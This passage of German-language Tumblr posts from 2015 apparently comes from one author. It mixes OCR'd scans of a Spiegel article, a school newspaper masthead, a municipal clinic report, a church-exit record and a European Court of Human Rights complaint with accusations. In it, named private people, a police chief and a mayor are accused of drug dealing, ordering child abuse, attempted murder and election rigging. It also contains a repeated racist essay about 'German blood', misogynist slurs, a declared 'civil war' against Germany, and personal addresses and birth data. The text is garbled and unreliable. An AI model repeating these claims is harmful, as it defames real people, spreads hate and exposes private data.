zu machen. Die Reiki Sekte ist ursächlich für die Kindesentziehung beim Missbrauchs-Opfer! Die jugosalwischen Drogen-lieferanten von Bruckmaier bekamen erpressterweise Fetsanstellungen in städtischen betrieben (Klinik Baumstark).

P.S.: Der Chef der Frankfurter Drogenfahndung, Norbert Ditt, ebenfalls Vater eines Schülerzeitungsmitgliedes dürfte maßgeblich verstrickt sein in die Unterschlebe-Versuch von Drogen an poltische Konkurneten und an deren Vertuschung.

[2] http://40.media.tumblr.com/5bcd1e1533997917973da34b139a351bb/tumblr_no7xdmYiR51sofvubo1_1280.jpg

www.spiegel.de/spiegel/print/id-13501059.html

Home Video Themen Forum English DER SPIEGEL SPIEGEL TV Abo Shop Schlagzeilen Wetter TV-Programm mehr

DER SPIEGEL

Übersicht | Digitaler SPIEGEL | Vorabmeldungen | Titelbilder & Heftarchive

16.07.1990 PDF drucken Senden Markieren

DER SPIEGEL 29/1990



Der Gegner überschätzt uns

Die kriminelle Erfolgsbranche der Dealer (II): Warum die Polizei machtlos ist

Mit Geheimdienstmethoden und gekauften Spitzeln, mit immer mehr Leuten und Gesetzen versuchen Ermittler, das kriminelle Gewerbe der Drogenhändler unter Kontrolle zu bringen. In Wahrheit aber sind alle polizeilichen Konzepte bisher gescheitert. Schon drohen verängstigte Eltern und empörte Bürger mit Selbsthilfe-Aktionen.

Bei den Polizeifahndern macht sich zunehmend Resignation breit. Die eigenen Waffen, so erfahren sie angesichts der ständig sich verfeinernden Methoden der Dealer, sind stumpf. "Die Rauschgiftproblematik", erklärte schon der **Chef des Frankfurter Rauschgiftdezernats Norbert Ditt**, "ist mit polizeilichen Mitteln nicht mehr in den Griff zu bekommen." kindlicher Einfalt".

Beweis: Norbert Ditt, Vater von Schülerzeitung Lay-Out/ExtraPlatt Redaktionsmitglied Thomas Ditt ist Drogenunterschlepper Fahnder der seien erkenntnisse an den „Spiegel“ verkauft!

Impressum

Die Macher

Die Redaktion

| | |
|-----------------------------|-------|
| Katrin Bartmann | -kb- |
| Florian Bruckmaier | -fb- |
| Maximilian Böhning | -mb- |
| Daniel Günzer | -dc- |
| Thomas Ditt | -td- |
| Keren Ergun | -ke- |
| Ulli Hartwig | -uh- |
| Mark Hill | -mh- |
| Rene Hohmann | -rh- |
| Sirgit Leesch | -bl- |
| Sandra Schmidt | -ss- |
| Olivier Schulze | -os- |
| Christoph (Schwupp) Schwabe | -cs- |
| Michael Silvestri | -ms- |
| Marco Stier | -st- |
| Peter Stöcker | -ds- |
| Andre Teller | -at- |
| Hans C. Wielandt | -hcw- |
| Tobias Zander | -tz- |



Lektorat:
D. Thorbecke, V. Varwig

[3] http://41.media.tumblr.com/68a54fa6fce8f04856ac34c378206d91/tumblr_no7xdmYiR51sofvubo2_1280.jpg

4.3 Betriebsgesellschaft Klinik Dr. Baumstark GmbH

Rechtsform
GmbH

Handelsregister
HRB 4846
Bad Homburg v.d.Höhe

Anschrift
Viktoriaweg 18
81390 Bad Homburg v.d.Höhe
Telefon: 06172 467 0
Telefax: 06172 467 4
E-Mail: info@klinik-dr-baumstark.de
Internet: www.klinik-dr-baumstark.de

Unternehmenszustand
Gegenstand des Unternehmens ist der Betrieb der Klinik Dr. Baumstark sowie die Verwaltung und der Betrieb aller hierzu gehörigen Liegenschaften und Einrichtungen.
Zur Erreichung dieses Zwecks ist die Gesellschaft befugt, gleichartige oder ähnliche Unternehmungen zu erwerben, sich an solchen zu beteiligen oder deren Vertretung zu übernehmen.

Stand, Erfüllung, öffentlicher Zweck
Bei der Bildung der Stadt Bad Homburg v.d.Höhe an der Betriebsgesellschaft Klinik Dr. Baumstark GmbH handelt es sich gem. § 121 Abs. 2 Ziffer 2 HGO nicht um eine wirtschaftliche Beteiligung, so dass eine Prüfung der Voraussetzungen des § 121 Abs. 1 HGO entfällt.

Beziehungen zum städtischen Haushalt
- keine -

Grundung
Mit Erlassbeschluss vom 07.07.1984 ist der Gesellschaft vom Rat der Stadt Bad Homburg v.d.Höhe die Erlaubnis zum Betrieb einer Privatkrankenanstalt in Bad Homburg v.d.Höhe erteilt worden.

Stammkapital
25.565 €

Gesellschaftsvertrag
Der Gesellschaftsvertrag vom 08.03.1983 ist in der geänderten Fassung vom 26.03.1990 und der Ergänzung vom 20.07.1990 gültig.

Vertragsgrundlagen
Mit der aienigen Gesellschaftern der Kur- und Kongress-GmbH Bad Homburg v.d.Höhe besteht ein Beherrschungs- und Gewinnabführungsvertrag.

Gesellschafter
Alleinige Gesellschafterin ist die Kur- und Kongress-GmbH Bad Homburg v.d.Höhe.

Aufsichtsrat (Stand: 31.12.2010)

- Michael Konwitski, Oberbürgermeister, Stadt Bad Homburg v.d.Höhe
- Vorsitzender -
- Holger Reuter, Bundesratler Kaufmännische Verwaltung, Kur- und Kongress-GmbH
- stellvertreter Vorsitzender -
- Ursula Bachmeier, Stadträtin
- Dr. Alfred Elzrodt, Stadtverordneter
- Wolfgang Hof, Stadtrat
- Demola Kraft, Stadtverordnete
- Jürgen Stamm, Stadtverordneter
- Dagmar Ehrenbusch, Arbeitnehmervertreterin (bis 08. Juli 2010)
- Julia Feige, Arbeitnehmervertreterin (seit 09. Juli 2010)

Die Gesamthöhe des Aufsichtsrates im Jahr 2010 betragen 8.600 €. Die Aufsichtsratsmitglieder erhalten eine Aufwandsentschädigung von 75 € pro Sitzung. Der Vorsitzende erhält eine Aufwandsentschädigung von 150 € pro Sitzung. In der Regel findet im Quartal eine Aufsichtsratsitzung statt.

Bei den Gesellschafterversammlungen erhält jeder Teilnehmer 75 €. In der Regel findet jährlich eine Gesellschafterversammlung statt.

Geschäftsführung

- Rolf Voller, Dipl.-Verwaltungswirt
Der Geschäftsführer hat von der Gesellschaft keine Bezüge erhalten.

Prokuristin


Martina Hermann, Verwaltungsdirektorin

Abschlusserlöser

ATH Allgemeine Treuhandgesellschaft mbH Wirtschaftsprüfungsgesellschaft.

- Prüfung durch o.g. Gesellschaft seit dem Jahr 2008, vorher durch EUREVISIO GmbH Wirtschaftsprüfung/Steuerberatungsgesellschaft

Nachweis aus dem Rechenschaftsbericht der Stadt Bad Homburg daß Florian Bruckmaiers Vater Kurdirektor und Claus Assmanns Vater Wolfgang Assmann im Verwaltungsrat der Klinik Baumstark sitzen als den Klinik-Hausmeister hett dienstlich mit dem exuellen missbrauch beauftragt haben.



Nachweis: Stadt Bad Homburg macht bei Kur-Royal „Reiki“ salonfähig jene Sekten-Schneeballsystem Technik gegen die ich versuche meien Kind zu schützen, dessen Mutter es - als Gegenleistung für den geldwerten Vorteil der Aufwertung ihres Hokuspokus - mir vornthält. So wird ermöglicht daß ich per Guatchten für ungaubwürdig erklärt wreden soll.

[6] http://40.media.tumblr.com/e8f5caabbaafe9fb8b85a685d23b0e/tumblr_no7xdmYiR51sofvubo5_1280.jpg



Nachweis: Michael Korwisi hilft der Kindesentführung und Vertuschung bei. Er lässt mich zudem von Stadtpolizisten halbtotschlagen. Er versucht schuldhaft meinen Tod bei einem Hungerstreik zu verursachen. Mehrfach wird evrsucht Wahlbenachrichtigungen zu unterschlagen. (Beschwerdeemails)



[7] http://41.media.tumblr.com/1b65b3331ca4556e7d4932cce9d0f21d/tumblr_no7xdmYiR51sofvub06_1280.jpg

COMPANIES HOUSE
*(Bitte mit Schreibmaschine oder Großbuchstaben
ausfüllen)*

288a

ERNENNUNG zum Direktor oder
Geschäftsführer
(NICHT zu verwenden bei
Kündigungen (Formblatt 288b) oder
bei Änderungen (Formblatt 288c))

Handelsregisternr. 3638403

Vollständiger Name der Gesellschaft M.S.O. MANAGEMENT SOLUTIONS
DEVELOPMENT LIMITED

Bitte senden Sie das ausgefüllte Formblatt an den Leiter des Handelsregisters:
Companies House, Crown Way, Cardiff, CF4 3UZ DX 33050 Cardiff

Sabine Gaßmann
Allgem. ernächt. Übersetzerin
i. d. eingetragenen u. russischen Sprache
i. d. Gerichte u. Notare im Lande Hessen
S. Gaßmann

*Beweis: durch nachweislich absichtliche Zahlendreher versucht
man zu verhindern daß die deutstchen Niederlassungen englischer
Kapitalgeselschaften ordentlich in Bad Homburg eingetragen
wurden. Es sind die selben charakteristischen Zahlendreher wie
bei den Wahlmanipulationen und Meldergeisterfälschungen.*

Beglaubigte Abschrift

Aktenzeichen: 10 Gen 124/03 Datum: 03.02.03

Gegenwärtig: Lempp, JAe
Urkundsbeamtin der Geschäftsstelle

Den Austritt aus der Kirche erklärt:

Zuname: Bähring
Vornamen: Maximilian
geboren am: 21.07.1975 in: Bad F
getauft in: Friedrichsdorf/Ts.
Familienstand: ledig
ausgewiesen durch: BPA
Eheschließung am: in:
mit:
letzter gemeinsamer Wohnsitz:
Kirche, aus der Austritt erklärt wird: evangelische
Anschrift (Str., Hausnummer, PLZ, Wohnort): 61350 Bad Homburg, Götzenmühlweg 62

[8] http://41.media.tumblr.com/dc06925407fec6d9ec20302894e5445e/tumblr_no7xdmYiR51sofvubo8_1280.jpg

SHITSTORM: Klärschlamm-trocknungsanlagen- (Abwasser Umlandverband, also u.a. MAINOVA, ...) bauegner (FHW) Bad Homburg, Ober Erlenbach



Mittels der Stadtwerke und des Umlandverbandes Rhein Main zu dem diejenige Mainove gehört die mir heier permanent das Wasser abstellt und der errichtung einer Klärschlamm-trocknungsanlage versucht man meine Eltern zu enteignen. BRUCKMAIER (und Roljic) b-racuhten das Geld wohl für DROGEN! Maßgeblich mitgeholfen hat der Vater der Besten Freundin seiner Lebensgefährtin Kerstin Fette, ein rechtanswlat Fritzel der uns anwaltlich Ver(tr)at dann aber nicht zur verahndlung erschien. Er sitzt im Stadtrat. Genau wie der kanzleipartner meines Anwaltes im Familien-rechtsverfahren Agenor Perpelitz. Meine Eltern verteilten flugblätter einer Bürgerinititibve gegen die Klärschlamm-trocknungsanlage die später zur Partei Freie Homburger wähler wurde.

[9] http://41.media.tumblr.com/fbbd6719868968dc8649c0a83b55d588/tumblr_no7xdmYiR51sofvubo7_1280.jpg

Impressum

Zur besseren Schülerzeitung der Humboldtschule gaben diesmal Ihren Senf:

Herausgeber:

IG (Interessengemeinschaft) Schülerzeitung "ExtraPlatt" der Humboldt-schule

Redaktionsanschrift:

"ExtraPlatt"; c/o Humboldtschule; Jacobistraße 37; 6380 Bad Homburg 1

Verantwortlich im Sinne des Pressegesetzes:

Jeder Redakteur ist für von ihm verfasste, namentlich gekennzeichnete Artikel selbst verantwortlich. Für das Gesamtwerk "ExtraPlatt" trägt der Redaktionsrat die Verantwortung.

Anzeigenreferenz:

René Hohmann, Florian Bruckmaier

Redaktion:

| | | | |
|----------------|------------|--------------------------|------|
| Claus | Assmann | Redakteur | |
| Katrin | Bartmann | Redakteur | -ca- |
| Canan | Bezkurt | Redakteur | -kb- |
| Florian | Bruckmaier | Redakteur, Redaktionsrat | cb- |
| Maximilian | Sähring | Redakteur, Redaktionsrat | fb- |
| Kerem | Ergun | Redakteur, Redaktionsrat | mb- |
| Ulli | Hartwig | Redakteur, Redaktionsrat | ko- |
| Virginie | Hartz | | |
| René | Hohmann | | |
| Stephen | Reinhold | | |
| Oliver | Schulte | | |
| Michael | Silvestr | | |
| Christoph | Thorbeck | | |
| Volker | Varwig | | |
| Hans-Christian | Wielandt | | |
| Tobias | Zandor | | |

ON



Louisenstraße 94

18 ExtraPlatt

[10] http://41.media.tumblr.com/e2d9970306c4ed00a3ee0ed085b1a171/tumblr_no7xdmYiR51sofvubo9_1280.jpg

13.05.2015 12:00 http://sch-einesystem.tumblr.com/post/118857903503

http://bad-homburg.eu/rathaus/stadtverwaltung/Wahlen.php



[1] http://41.media.tumblr.com/cb3f90be44de8ad7112f89372c76a85/tumblr_noaehVVkq1sofvubo1_1280.jpg

14.05.2015 12:22 <http://sch-einesystem.tumblr.com/post/118903468218>

Die Menschenwürde ist Würde wie die ?Königswürde? des staatsbürgerlichen Souveräns. Es ist die Würde die es bedeutet ein Mensch zu sein so wie die Königswürde die Amts-Würde ist der König zu sein. Das Missverständnis von Drückerkolonnen-Jugendlichen aus dem arabischen Raum oder vom Balkan sowie bildungsfernerer Schichten der Bevölkerung die versuchen deutschen Journalismus zu bedrohen/erpressen ist: Würde sei so etwas ?Stolz? oder ?Ehre?! Das ist in etwa wie jeman der einen deutschen pass erhält zwar deutscher Staatsbürger wird aber niemals Deutscher im Sinne des Artikel 116 Grundgesetzes, Bundesrecht ist in der Normenfolge allenfalls nachrangig zum Verfassungsrecht. Wer nach dem Grundgesetz Deutscher sein will muß deutsche Gene (=deutsches Blut) haben.

Nun ein kleiner Exkurs zur Idologie des Nationalsozialismus des Adolf Hitler:

Nachdem die Kirchen spätstens seit Mönch Mendl mit Vererbungslehre und der Zucht von Über-Menschen aus den besten Verwaltern und Anführern im Kampfe deren Nachkommen sich nur noch unteiler paaren sollten, so-genanntem Adel, beschäftigt hatte fand diese Ideologie auch bei der Wissenschaft anklang. Immerhin waren Kirchen diejenigen ? mna denke an Galieli ? die jahrelang bestimmten was nicht gestützt auf Empirie also wissen-schaftliche, wiederholbare Experimente sondern im religiösen und weltanschaulichen Sinne richtig sei. Ein zentrales Dogma der Religionen ist hierbei daß alles eien Anfang haben muß an dem ein Schöpfergott stehen kann, deshalb sind bis heute Urknalltheorien verbreitet. Nicht nur die Kreuzzügler suchten Wahrheit in biblischer Überlieferung, nein auch die Juden beriefen sich darauf ein rassereines Volk zu sein, da sie ja nur untereinander heirateten und Nachkommen zeugten.

Rassimus ist in erster Linie Heiratpolitik (Nachkommenzeugung) und die Zucht-Aufsicht oblag den Religionen!

Und dieses rassereine Volk der Juden dem war nun ja von Gott (Pharao?) das zur Jahrhundertwende unter britischer Besatzung stehende Palästina als das Land des auserwählten Volkes der Israeliten versprochen worden. Alle Juden nun in einen neu zu schaffenden Gottesstaat umzudiedeln war das Ziel Theodor Herzls und seiner Bewegung, der Zionisten. Wen jetzt jemand anfängt zu sagen wir gründen unseren eigenen Gottesstaat (möglicherweise ? damals gab es ja noch kein Israel) auf deutschem Boden ist das Terrorimus. (In Terror steckt das Wort TERRE, Erde/Boden drinne, Terroristen sind nur diejenigen ausländischen die sich fremdes Land unter den Nagel reißen wollen, nicht etwa Einwanderer die per aus überhöhten Steuern oder aus Erbschaftssteuer von Bestandsbürgern finanzierten Sozialleistungen/Umverteilung dieselben enteignen). Hitler verfolgte ja alles was nicht der Volksgemeinschaft nützlich war oder zu ihr gehören sollte.

Behinderte und Geistesschwache sollten vergast werden weil sie nicht arbeiten konnten oder erbungesunde Nachkommen erzeugen. Wer nicht arbeiten konnte oder abweichender Meinung war ebenfalls!

Das nennt man Faschismus. Das wohl Volks-Corpus (des Rutenbündels) steht über dem Wohl des einzelnen. Der Einzelne kann problemlos geopfert werden wenn es der Gemeinschaft dient. Im Zusammenhang mit 9/11 bedeutet Faschismus: wir schießen die entführten Flugzeuge ab weil das Leben der wenigen an Bord weniger wichtig ist als das Leben derjenigen vielen in den Gebäuden in welche Kamikazepiloten entführte Turbinen Maschinen steuern.

Nun, wir schreiben nach 2000 und im Bundesdeutschen Recht steht immer noch drinne das eine Mutter als Elternteil mehr Wert ist als ein Vater. Das ist ?nazi?, es gibt zweierlei ?Menschen-wert/= -Würde?. Der Mann soll sich im Krieg Opfern während die Emanze einen Vorteil daraus hat ein Jahr fürher studieren gehen zu können. Der Mann wird zum Kriegsdienst gezwungen aber die Frau bekommt Frauenförderung. Der mann hat kein Recht auf die körperliche Unversehrtheit, wie soll das denn auch durchsetzbar sein als potentiell verwundetes Kanonenfutter im Krieg?

Hinter der ganzen Lügelei unserer Regierung steht ein Männerbild bei dem der Mann zahlen soll für Kinder die im schlimmsten Falle nicht mal die eigenen sind ? was er aber auch nicht wissen darf - und die Fresse halten wenn es um frage der Erziehung geht, sonst sind faktisch die Kinder weg.

Das bedeutet wie beim kirchlichen Adel, Hitler und den Juden, es gibt zweierlei Menschne, gute weibliche die alles dürfen und mindeprivilegierte Männer die dafür zwangsarbeiten sollen. Und deren Menschenwürde ist antastbar.

femanzen = NAZIs

Die Menschenwürde ist Würde wie die „Königswürde“ des staatsbürgerlichen Souveräns. Es ist die Würde die es bedeutet ein Mensch zu sein so wie die Königswürde die Amts-Würde ist der König zu sein. Das Missverständnis von Drückerkolonnen-Jugendlichen aus dem arabischen Raum oder vom Balkan sowie bildungsfernerer Schichten der Bevölkerung die versuchen deutschen Journalismus zu bedrohen/erpressen ist: Würde sei so etwas „Stolz“ oder „Ehre“! Das ist in etwa wie jeman der einen deutschen pass erhält zwar deutscher Staatsbürger wird aber niemals Deutscher im Sinne des Artikel 116 Grundgesetzes, Bundesrecht ist in der Normenfolge allenfalls nachrangig zum Verfassungsrecht. Wer nach dem Grundgesetz Deutscher sein will muß deutsche Gene (=deutsches Blut) haben.

Nun ein kleiner Exkurs zur Idologie des Nationalsozialismus des Adolf Hitler:

Nachdem die Kirchen spätetens seit Mönch Mendl mit Vererbungslehre und der Zucht von Über-Menschen aus den besten Verwaltern und Anführern im Kampfe deren Nachkommen sich nur noch unteier paaren sollten, sogenanntem Adel, beschäftigt hatte fand diese Ideologie auch bei der Wissenschaft anklang. Immerhin waren Kirchen diejenigen – mna denke an Galielo Gallilei – die jahrelang bestimmten was nicht gestützt auf Empirie also wissenschaftliche, wiederholbare Experimente sondern im religiösen und weltanschaulichen Sinne richtig sei. Ein zentrales Dogma der Religionen ist hierbei daß alles eien Anfang haben muß an dem ein Schöpfergott stehen kann, deshalb sind bis heute Urknalltheorien verbreitet. Nicht nur die Kreuzzügler suchten Wahrheit in biblischer Überlieferung, nein auch die Juden beriefen sich darauf ein rassereines Volk zu sein, da sie ja nur untereinander heirateten und Nachkommen zeugten.

Rassimus ist in erster Linie Heiratspolitik (Nachkommenzeugung) und die Zucht-Aufsicht oblag den Religionen!

Und dieses rassereine Volk der Juden dem war nun ja von Gott (Pharao?) das zur Jahrhundertwende unter britischer Besatzung stehende Palästina als das Land des auserwählten Volkes der Israeliten versprochen worden. Alle Juden nun in einen neu zu schaffenden Gottesstaat umzudiedeln war das Ziel Theodor Herzls und seiner Bewegung, der Zionisten. Wen jetzt jemand anfängt zu sagen wir gründen unseren eigenen Gottesstaat (möglicherweise – damals gab es ja noch kein Israel) auf deutschem Boden ist das Terrorimus. (In Terror steckt das Wort TERRE, Erde/Boden drinne, Terroristen sind nur diejenigen ausfändischen die sich fremdes Land unter den Nagel reißen wollen, nicht etwa Einwanderer die per aus überhöhten Steuern oder aus Erbschaftssteuer von Bestandsbürgern fianzierten Sozialleistungen/Umverteilung dieselben enteignen). Hitler verfolgte ja alles was nicht der Volksgemeinschaft nützlich war oder zu ihr gehören sollte.

Behinderte und Geistesschwache sollten vergast werden weil sie nicht arbeiten konnten oder erbungesunde Nachkommen erzeugen. Wer nicht arbeiten konnte oder abweichender Meinung war ebenfalls!

Das nennt man Faschismus. Das wohl Volks-Corpus (des Rutenbündels) steht über dem Wohl des einzelnen. Der Einzelne kann problemlos geopfert werden wenn es der Gemeinschaft dient. Im Zusammenhang mit 9/11 bedeutet Faschismus: wir schießen die entführten Flugzeuge ab weil das Leben der wenigen an Bord weniger wichtig ist als das Leben derjenigen vielen in den Gebäuden in welche Kamikazepiloten entführte Turbinen Maschinen steuern.

Nun, wir schreiben nach 2000 und im Bundesdeustchen Recht steht imme noch drinne das eine Mutter als Elternteil mehr Wert ist als ein Vater. Das ist „nazi“, es gibt zweierlei „Menschen-wert/= -Würde“. Der Mann soll sich im Krieg Opfern während die Emanze einen Vorteil daraus hat ein Jahr fürher studieren gehen zu können. Der Mann wird zum Kriegsdienst gezwungen aber die Frau bekommt Frauenförderung. Der mann hat kein Recht auf die körperliche Unversehrtheit, wie soll das denn auch durchsetzbar sein als potentiell verwundetes Kanonenfutter im Krieg?

Hinter der ganzen Lügerei unserer Regierung steht ein Männerbild bei dem der Mann zahlen soll für Kinder die im schlimmsten Falle nicht mal die eigenen sind – was er aber auch nicht wissen darf - und die Fresse halten wenn es um frage der Erziehung geht, sonst sind faktisch die Kinder weg.

Das bedeutet wie beim kirchlichen Adel, Hitler und den Juden, es gibt zweierlei Menschne, gute weibliche die alles dürfen und mindeprivilegierte Männer die dafür zwangsabreiten sollen. Und deren Menschenwürde ist antastbar.

[1] http://40.media.tumblr.com/d85b7a3f9627d35006a161d1a6c80673/tumblr_nobd0vpK1h1sofvubo1_1280.jpg

14.05.2015 02:39 <http://sch-einesystem.tumblr.com/post/118913595028>

neuerliche Beschwerde

| | |
|---|---|
| <p>Maximilian Baehring
 Hoelderlinstrasse 4
 60316 Frankfurt a.M.
 Germany
 maximilian@baehring.at
 Fax: +49 (0) 69/6781346</p> <p>European Court for Human Rights
 Council of Europe
 Avenue des Droits de l'Homme 1
 67075 Strasbourg Cedex
 France</p> <p style="text-align: right;">13. Mai 2015</p> <p>Hiermit lege ich Menschenrechtsbeschwerde ein, verletzt ist mein Recht auf ein faires Verfahren.</p> <p>Ich kann nicht vor den Bundesgerichtshof oder das Oberlandesgericht ziehen weil mir ein Rechtsanwalt verweigert wird. Damit ist der Rechtsweg erschöpft. Zudem lee ich neue Beweise vor (Kriegserklärung).</p> <p>Wenn man seine (auch finanziellen) Rechte geltend machen will - um Prozesskostenhilfe für einen ab zweiter Instanz notwendigen Anwalt zu bekommen muß man vorab mit den aus § 34 GmbHG resultierenden Konsequenzen (Einszug Anteile durch Restgesellschaften) eine eidesstattliche Versicherung über das Vermögen abgeben - wobei Klagegrund darin liegen kann daß Gelder nicht ausbezahlt werden. So gewinnt derjenige Mitgesellschafter der illegale Zahlungen blockiert auch ganz ohne letztinstanzliches Verfahren!</p> <p>Abgesehen davon sollte ursprünglich ein geteiltes Sorgerecht - immerhin wohnten beide Elternteile in der gleichen Kleinstadt - bei dem das Kind jede gerade Woche / ungerade Woche zwischen den Wohnsitzen der Elternteile hin und her pendelt geschaffen werden. Das wirkt sich natürlich auch aus auf eventuelle Unterhaltszahlungen, denn es ist nicht einzusehen daß derjenige Elternteil derd as Kind bei sich großwerden lässt an den anderen Unetrahöt bezahlt, weil dei Kidnerziehung und Versorgung ja vollständig in Eigenleistung geschieht. Wozu soll ich eine Ex mit der ich mir nichts mehr zu sagen habe weil ich mich von ihr getrennt habe nachdem Sie mit dem Kind gefährlichen pseudomedizinischen Sekten-Larifari veranstalten wollte und mir das Sorgerecht deshalb nicht zugestehen wollte damit ich das aufwachsen des Kindes in der Skete nicht verhindere für ihre Fehl-erziehung auch noch bezahlen? Das Geld landet doch sowiso alles in „Reiki-Seminaren“, also bei der Sekte und nicht beim Kind. Lieber beauftrage und bezahle ich von diesem Geld ich eien Erzieherin die mir Genehm ist und meine Vorstellungen der Kindererziehung druchsetzt falls ich die Erziehung und Versorgung des Kindes eben nicht sogar anteilig selbst übernehme. Schon deshalb sollten hinsichtlich Vermögensaukünften keinerlei Tatsachen geschaffen werden.</p> <p>Ich füge noch Material über die angeblichen Bedrohungen gegen Richter bei (wer läßt hier bitteschön wen zusammenschlagen?) Sie sind Bestandteil meines Bürgerkrieges gegen die Budnesrepublik der bisherisnofern erfolgreich war als der §1626a BGB am 16. April 2013 binnen Jahresfrist nach meiner Kriegserklärung an den deutschen Bundestag am 14./15. April 2012 geändert wurde anhdem - und das war Grund der Kriegserklärung ein Dekade lang nicht geschehen war.</p> <p style="text-align: right;"><i>M. Baehring</i></p> | <p style="text-align: right;">Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 10/11</p> <p>I. Liste der beigefügten Unterlagen
 Sie sollten vollständige und lesbare Kopien sämtlicher Unterlagen beifügen.
 Unterlagen werden nicht an Sie zurückgeschickt. Es liegt daher in Ihrem eigenen Interesse, Kopien und keine Originale einzureichen.
 Sie MÜSSEN:</p> <ul style="list-style-type: none"> - Unterlagen nach Datum und Art des Verfahrens sortieren; - alle Seiten fortlaufend nummerieren; - Unterlagen NICHT heften, klammern oder kleben. <p>45. Bitte führen Sie hier Ihre Unterlagen in chronologischer Reihenfolge mit knapper und präziser Beschreibung auf.</p> <ol style="list-style-type: none"> 1. Schreiben des Maximilian Bähring an den EGMR vom 13. Mai 2015 2. Deckblatt "Geschlechtsumwandlung per Reiki" 3. Kriegserklärung als Petition an den Deutschen Bundestag (doppelseitig, Eingangsbestätigung) 4. 2 Seiten Petitionen an den Deutschen Bundestag (Pet A-17-99-1030-021771 vom 14. und 15.04.2015) 5. Auszug "Die elterliche Sorge des nichtehelichen Vaters - eine verfassungsfeindliche Reform" 6. "... so lange wie möglich Kontakt zu vereiteln ... in der zeichenzeit dei der vater dem Kind entfremdet" 7. 3 Seiten "Erklärung"en "des deutschen Widerstands im Kampf für Menschenrechte" 8. 4 Seiten "Brennende Polizeiautos sind ein Vorgeschmack" zu den Unruhen im Ostend, Frankfurt a.M. 9. 2 Seiten mit Fotos der mir VON POLIZISTEN am 23. Mai 2013 zugefügten Verletzungen 10. Fotos des Suizidversuches anlässlich d"TAKTIVOLL"er gerichtlicher Zustellung an Heiligabend, 24. Dezember 2014 11. 11 Seiten Beschwerdeformular EGMR vom 22. Februar korrigierte Neu-Fassung vom 15. April 2015 12. angefochtener Beschluss 1 BvR 50/15 BVerfG Karlsruhe vom 27. Januar 2015 13. 16 Seiten Klagschrift der Verfassungsbeschwerde 14. "Hausgeburten erhöhen Neonatale Sterblichkeit" wegen der Gefährdung des Kindes bei Hausgeburten mit Reiki 15. 5 Seiten Auszüge aus Broschüre "OKKULTISMUS UND SATANISMUS" der Stadt Hamburg zu Reiki-Gefahren 16. 9 Seiten mit Verfassungsbeschwerde angefochtener Beschluss 3 UF 70/14 OLG Frankfurt a.M. vom 15. Dezember 2014 17. sofortige Beschwerde in 92 F 493/13 EASO AG Bad Homburg v.d.H. vom 30. Januar 2014 18. 3 Seiten Beschluss 92 F 493/13 SO AG Bad Homburg v.d.H. vom 23. Januar 2014 19. Antrag auf Anerkennung der Vaterschaft Jugendamt Bad Homburg vom 20. September 2000 20. Jugendamt Bad Homburg Weigerung Gegenzeichnung Vaterschaftsanerkennungsurkunde vom 1. November 2000 21. "Begründung:" Schreiben des mütterlichen Rechtsanwaltes Asfour vom 16. März 2001 22. 2 Seiten Urteil 9F 104/01 KI AG Bad Homburg v.d.H. positive Vaterschaftsfeststellung entgegen Mutterwillen 23. _____ 24. _____ 25. _____ |
|---|---|

[1] http://41.media.tumblr.com/4cb2816d75b697a7fc065784d1ad55b/tumblr_nobjelK3XQ1sofvubol_r2_1280.jpg

Europäischer Gerichtshof für Menschenrechte - Beschwerdeformular 4/11

Beschwerdegegenstand
